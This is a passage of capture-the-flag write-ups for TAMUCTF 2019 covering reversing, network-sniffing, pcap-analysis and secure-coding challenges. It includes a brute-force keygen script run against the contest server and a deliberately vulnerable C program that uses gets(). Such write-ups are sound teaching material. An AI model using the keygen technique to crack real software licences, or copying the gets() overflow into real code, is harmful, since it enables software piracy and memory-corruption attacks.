
Where will you find the flag?

2. Technical Report

Given a binary file **reversing1**. Then run the binary to see what happens



Look like base64 encoded string, let's decode it one by one and see what happens



Feck, I should've known it's a trap, none of them are flag. But there is something interesting comes up. There is a string **"You just missed the flag"**, it means that the flag is inside the binary but it isn't printed by the program. Also the flag position must be between those two strings (line 5 and line 6)

Let’s open it in IDA Pro

```
v12 = __readfsqword(0x28u);
std::operator<<<std::char_traits<char>>(&std::cout, "QUFBQUFBQUFBQUFBQUFBQQ==\n", envp);
std::operator<<<std::char_traits<char>>(&std::cout, "Hello! I bet you are looking for the flag..\n", v3);
std::operator<<<std::char_traits<char>>(
  &std::cout,
  "I really like basic encoding.. can you tell what kind I used??\n",
  v4);
std::operator<<<std::char_traits<char>>(&std::cout, "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn\n", v5);
std::operator<<<std::char_traits<char>>(&std::cout, "Q2FuIHlvdSByZWNvZ25pemUgYmFzZTY0Pz8=\n", v6);
std::operator<<<std::char_traits<char>>(&std::cout, "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUdmbGFn\n", v7);
std::allocator<char>::allocator(&v10);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  &v11,
  "Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==\n",
  &v10);
std::allocator<char>::~allocator(&v10);
std::operator<<<std::char_traits<char>>(&std::cout, "WW91IGp1c3QgbWlzc2VkIHRoZSBmbGFn\n", v8);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v11);
return 0;
}
```

Yep, finally we find the flag, it’s time to decode it

```
In [7]: b64decode("Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==")
Out[7]: 'gigem{3a5y_R3v3r51N6!}'
```

3. Flag

gigem{3a5y_R3v3r51N6!}


M. Reverse - Snakes over cheese

1. Executive Summary

What kind of file is this?


2. Technical Report

Given a python 2.7 byte-compiled file **reversing2.pyc**. So to get the python source code, I'm using **uncompyle6**, and here is the result



```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/reverse/reversing2 uncompyle6 reversing2.pyc ✓ 10008 12:00:03
# uncompyle6 version 3.2.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.6.7 (default, Oct 22 2018, 11:32:17)
# [GCC 8.2.0]
# Embedded file name: reversing2.py
# Compiled at: 2018-10-08 03:28:58
from datetime import datetime
Fqaa = [102, 108, 97, 103, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125]
XidT = [83, 117, 112, 101, 114, 83, 101, 99, 114, 101, 116, 75, 101, 121]

def main():
    print 'Clock.exe'
    input = raw_input('>: ').strip()
    kUIl = ''
    for i in XidT:
        kUIl += chr(i)

    if input == kUIl:
        alYe = ''
        for i in Fqaa:
            alYe += chr(i)

        print alYe
    else:
        print datetime.now()


if __name__ == '__main__':
    main()
# okay decompiling reversing2.pyc
```

From the image above we know that the flag is **Fqaa**, so let's change those decimal number into ASCII characters



```
In [1]: flag = [102, 108, 97, 103, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125]

In [2]: full_flag = ""

In [3]: for x in flag:
   ...:     full_flag += chr(x)
   ...:

In [4]: print full_flag
flag{decompile}
```

3. Flag

flag{decompile}

N. Reverse - KeyGenMe

1. Executive Sumarry

`nc rev.tamuctf.com 7223`
Difficulty: medium

2. Technical Report

Given a binary with the detail below

```
chao@Calculo ~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe file keygenme                    1973 23:38:31
keygenme: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
, for GNU/Linux 3.2.0, BuildID[sha1]=bdfcecb4a15e6799183d97acdd20a022a686efa1, not stripped
chao@Calculo ~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe checksec keygenme                 1974 23:38:33
[*] '/home/chao/Documents/CTF/TAMUCTF/Reverse/KeyGenMe/keygenme'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

To understand the program flow easily, I used IDA Pro and here's the result

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *stream; // [rsp+8h] [rbp-C8h]
  char s; // [rsp+10h] [rbp-C0h]
  char v6; // [rsp+60h] [rbp-70h]
  unsigned __int64 v7; // [rsp+C8h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("\nPlease Enter a product key to continue: ");
  fgets(&s, 65, stdin);
  if ( verify_key(&s) )
  {
    stream = fopen("flag.txt", "r");
    if ( !stream )
    {
      puts("Too bad the flag is only on the remote server!");
      return 0;
    }
    fgets(&v6, 100, stream);
    printf("%s", &v6);
  }
  return 0;
}
```

```
bool __fastcall verify_key(const char *a1)
{
  char *s2; // ST10_8

  if ( strlen(a1) <= 9 || strlen(a1) > 0x40 )
    return 0;
  s2 = enc(a1);
  return strcmp("[OIonU2_<__nK<KsK", s2) == 0;
}
```

```
_BYTE *__fastcall enc(const char *a1)
{
  unsigned __int8 v2; // [rsp+1Fh] [rbp-11h]
  int i; // [rsp+20h] [rbp-10h]
  int v4; // [rsp+24h] [rbp-Ch]
  _BYTE *v5; // [rsp+28h] [rbp-8h]

  v5 = malloc(0x40uLL);
  v4 = strlen(a1);
  v2 = 72;
  for ( i = 0; i < v4; ++i )
  {
    v5[i] = ((a1[i] + 12) * v2 + 17) % 70 + 48;
    v2 = v5[i];
  }
  return v5;
}
```


From the images above, we could understand that:

1. The program asking for a product key and it is passed to the **verify_key** function for a check
2. In the **verify_key** function, it checked the string length that we input as a product key. **If** the length is below or equal **9** OR the length is above **0x40**(**64** as decimal) the program would return and terminated, **ELSE** it would call the **enc** function and pass the key there, then it compares the key with the string of **"[OIonU2_<__nK<KsK"**
3. In the **enc** function, it changes the char in the string that we input to some char that calculated in the function


For the solution, we have two different way to solve this challenge:

2.1 First Solution


So… the calculation is so complex, we decide to make a bruteforce script



This is the bruteforce script that we tried to crack the product key, let's try to run it




This is the result, we only got 2 characters printed. Maybe we got the wrong calculation, so we decide to bruteforce it manually using **GDB**. Thanks **GDB**




Disassemble verify_key, and break at the **strcmp** function

```
gdb-peda$ r
Starting program: /home/chao/Documents/CTF/TAMUCTF/Reverse/KeyGenMe/keygenme

Please Enter a product key to continue:
GHqwertyuiop
```

Run the program and let's see how it works



So, there's our input **"GHZqwertyuiop"**, and after the **enc** function called, it changes too **"[OFA<A7dUFAKi"**, and compared with **"[OIonU2_<__nK<KsK"**, And of course it's false and terminate the program. So we bruteforce it per char until we got the same comparison with string **"[OIonU2_<__nK<KsK"** :'v. After a long time we got the product key



There ! the comparison is finally **TRUE**. Then we try the product key in the server

```
chao@Calculo ~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe nc rev.tamuctf.com 7223  1978 00:19:54

Please Enter a product key to continue:
GHZ2SEGCEELGCGGD
gigem{k3y63n_m3?_k3y63n_y0u!}
```

2.2 Second Solution

At first, I thought this challenge will use **Z3** (https://github.com/Z3Prover/z3) or even **Angr** (https://github.com/angr/angr), but feck, both of them couldn't even solve the algorithm of **enc()** and even Angr broke my virtualenv setup. After spend my time a while in desperation, I came up with an idea of brute forcing, and here is the solver

```python
import string

key_cmp = "[OIonU2_<__nK<KsK"
char = string.letters + "0123456789"
num = 72
key = ""

for x in key_cmp:
    for y in char:
        if ((ord(y) + 12) * num + 17) % 70 + 48 == ord(x):
            num = ord(x)
            key += y
            print key
            break
```

Run the solver and try it locally in gdb. For the gdb, I set up a breakpoint where the program compares our input with **"[OIonU2_<__nK<KsK"**

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/reverse/reversing4 python solver.py  10189 11:41:17
j
jf
jfZ
jfZx
jfZxS
jfZxSa
jfZxSac
jfZxSacf
jfZxSacfa
jfZxSacfaa
jfZxSacfaah
jfZxSacfaahc
jfZxSacfaahcf
jfZxSacfaahcfc
jfZxSacfaahcfcc
jfZxSacfaahcfccn
jfZxSacfaahcfccnl
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/reverse/reversing4  10190 11:41:21
```

Let's run it locally in gdb

```
[----------------------------------code----------------------------------]
   0x555555554a30 <verify_key+86>:      mov    rax,QWORD PTR [rbp-0x8]
   0x555555554a34 <verify_key+90>:      mov    rsi,rdx
   0x555555554a37 <verify_key+93>:      mov    rdi,rax
=> 0x555555554a3a <verify_key+96>:      call   0x5555555547d0 <strcmp@plt>
   0x555555554a3f <verify_key+101>:     test   eax,eax
   0x555555554a41 <verify_key+103>:     sete   al
   0x555555554a44 <verify_key+106>:     leave
   0x555555554a45 <verify_key+107>:     ret
Guessed arguments:
arg[0]: 0x555555554bc8 ("[OIonU2_<__nK<KsK")
arg[1]: 0x555555757670 ("[OIonU2_<__nK<KsKi")
arg[2]: 0x555555757670 ("[OIonU2_<__nK<KsKi")
[----------------------------------stack----------------------------------]
0000| 0x7fffffffd6a0 --> 0x0
0008| 0x7fffffffd6a8 --> 0x7fffffffd6e0 ("jfZxSacfaahcfccnl\n")
0016| 0x7fffffffd6b0 --> 0x555555757670 ("[OIonU2_<__nK<KsKi")
0024| 0x7fffffffd6b8 --> 0x555555554bc8 ("[OIonU2_<__nK<KsK")
```

Whoops, there is extra char in the end of it. So after some fixes, here is the final solver

```
1  from pwn import *
2  import string
3
4  r = remote("rev.tamuctf.com", 7223)
5  key_cmp = "[OIonU2_<__nK<KsK"
6  char = string.letters + "0123456789"
7  num = 72
8  key = ""
9
10 for x in key_cmp:
11     for y in char:
12         if ((ord(y) + 12) * num + 17) % 70 + 48 == ord(x):
13             num = ord(x)
14             key += y
15             break
16
17 key = key[:-1]
18 print "Key: {}".format(key)
19
20 r.sendline(key)
21 r.interactive()
```

Run it

```
[+] Opening connection to rev.tamuctf.com on port 7223: Done
Key: jfZxSacfaahcfccn
[*] Switching to interactive mode

Please Enter a product key to continue:
gigem{k3y63n_m3?_k3y63n_y0u!}
[*] Got EOF while reading in interactive
$
```

3. Flag

Gigem{k3y63n_m3?_k3y63n_y0u!}

O. Network/Pentest - Stop and Listen

1. Executive Summary

Sometimes you just need to stop and listen.

This challenge is an introduction to our network exploit challenges, which are hosted over OpenVPN.
Instructions:

- Install OpenVPN. Make sure to install the TAP driver.
    - Debian (Ubuntu/Kali) linux CLI: apt install openvpn
    - Windows GUI installer
- Obtain your OpenVPN configuration in the challenge modal.
    - You will obtain a separate config for each challenge containing connection info and certificates for authentication.
- Launch OpenVPN:
    - CLI: sudo openvpn --config ${challenge}.ovpn
    - Windows GUI: Place the config file in %HOMEPATH%\OpenVPN\config and right-click the VPN icon on the status bar, then select the config for this challenge

The virtual tap0 interface will be assigned the IP address 172.30.0.14/28 by default. If multiple team members connect you will need to choose a unique IP for both.
The standard subnet is 172.30.0.0/28, so give that a scan ;)
If you have any issues, please let me (nategraf) know in the Discord chat
Some tools to get started:


- Wireshark
- tcpdump
- nmap
- ettercap
- bettercap

2. Technical Report

First, after installing OpenVPN, let's launch the OpenVPN and wait until it's success

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen sudo openvpn --config listen.ovpn
Sun Mar  3 12:13:53 2019 OpenVPN 2.4.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Se
p  5 2018
Sun Mar  3 12:13:53 2019 library versions: OpenSSL 1.1.0g  2 Nov 2017, LZO 2.08
Sun Mar  3 12:13:53 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:53 2019 UDP link local: (not bound)
Sun Mar  3 12:13:53 2019 UDP link remote: [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:54 2019 [listen.naum.tamuctf.com] Peer Connection Initiated with [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:55 2019 Options error: Unrecognized option or missing or extra parameter(s) in [PUSH-OPTIONS]:1: dhcp-renew (2.4.4)
Sun Mar  3 12:13:55 2019 TUN/TAP device tap0 opened
Sun Mar  3 12:13:55 2019 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Mar  3 12:13:55 2019 /sbin/ip link set dev tap0 up mtu 1500
Sun Mar  3 12:13:55 2019 /sbin/ip addr add dev tap0 172.30.0.14/28 broadcast 172.30.0.15
Sun Mar  3 12:13:55 2019 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
Sun Mar  3 12:13:55 2019 Initialization Sequence Completed
```

Now let's open our wireshark and capture network traffic of **tap0** interface. After that save the result as .pcapng file



Let's grep the flag

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen strings capture-result.pcapng | grep gigem
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen ✔ 10031 12:20:57
```

3. Flag

gigem{f0rty_tw0_c9d950b61ea83}

P. MicroServices - 0_intrusion


1. Executive Summary

Welcome to MicroServices inc, where do all things micro and service oriented!
Recently we got an alert saying there was suspicious traffic on one of our web servers. Can you help us out?

1. What is the IP Address of the attacker?

2. Technical Report

Given a tcpdump capture file **capture.pcap**, let's analyze the file and find the attacker



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.83.20.77	10.91.9.93	6,269	6,828 k	5,140	6,741 k	1,129	87 k	116.714436	67.1546	803 k	10 k
10.83.20.77	10.164.141.62	465	52 k	270	32 k	195	19 k	1.482436	589.7547	446	261
10.83.20.77	10.190.229.97	437	48 k	254	30 k	183	17 k	5.114047	587.8331	419	243
10.83.20.77	10.157.105.58	426	46 k	248	29 k	178	16 k	3.285759	585.6607	409	231
10.83.20.77	10.101.146.99	382	41 k	224	26 k	158	15 k	2.621376	584.8249	359	214
10.83.20.77	10.167.37.40	348	38 k	204	23 k	144	14 k	0.000314	587.5978	326	191

Hmmm interesting,from the image above we know the server's ip is **10.83.20.77**. And also there is a lot of conversation between 10.83.20.77 and 10.91.9.93, and the gap with other conversation is really large. So I assume that **10.91.9.93** is the attacker, and then I submit it. Voila, it's true, 10.91.9.93 is the attacker

3. Flag

10.91.9.93

Q. Secure Coding - PWN

1. Executive Summary

https://gitlab.tamuctf.com/root/pwn
Difficulty: easy

2. Technical Report

vuln.c 178 Bytes

```c
#include <stdio.h>
#include <stdlib.h>

void echo()
{
	printf("%s", "Enter a word to be echoed:\n");
	char buf[128];
	gets(buf);
	printf("%s\n", buf);
}

int main()
{
	echo();
}
```

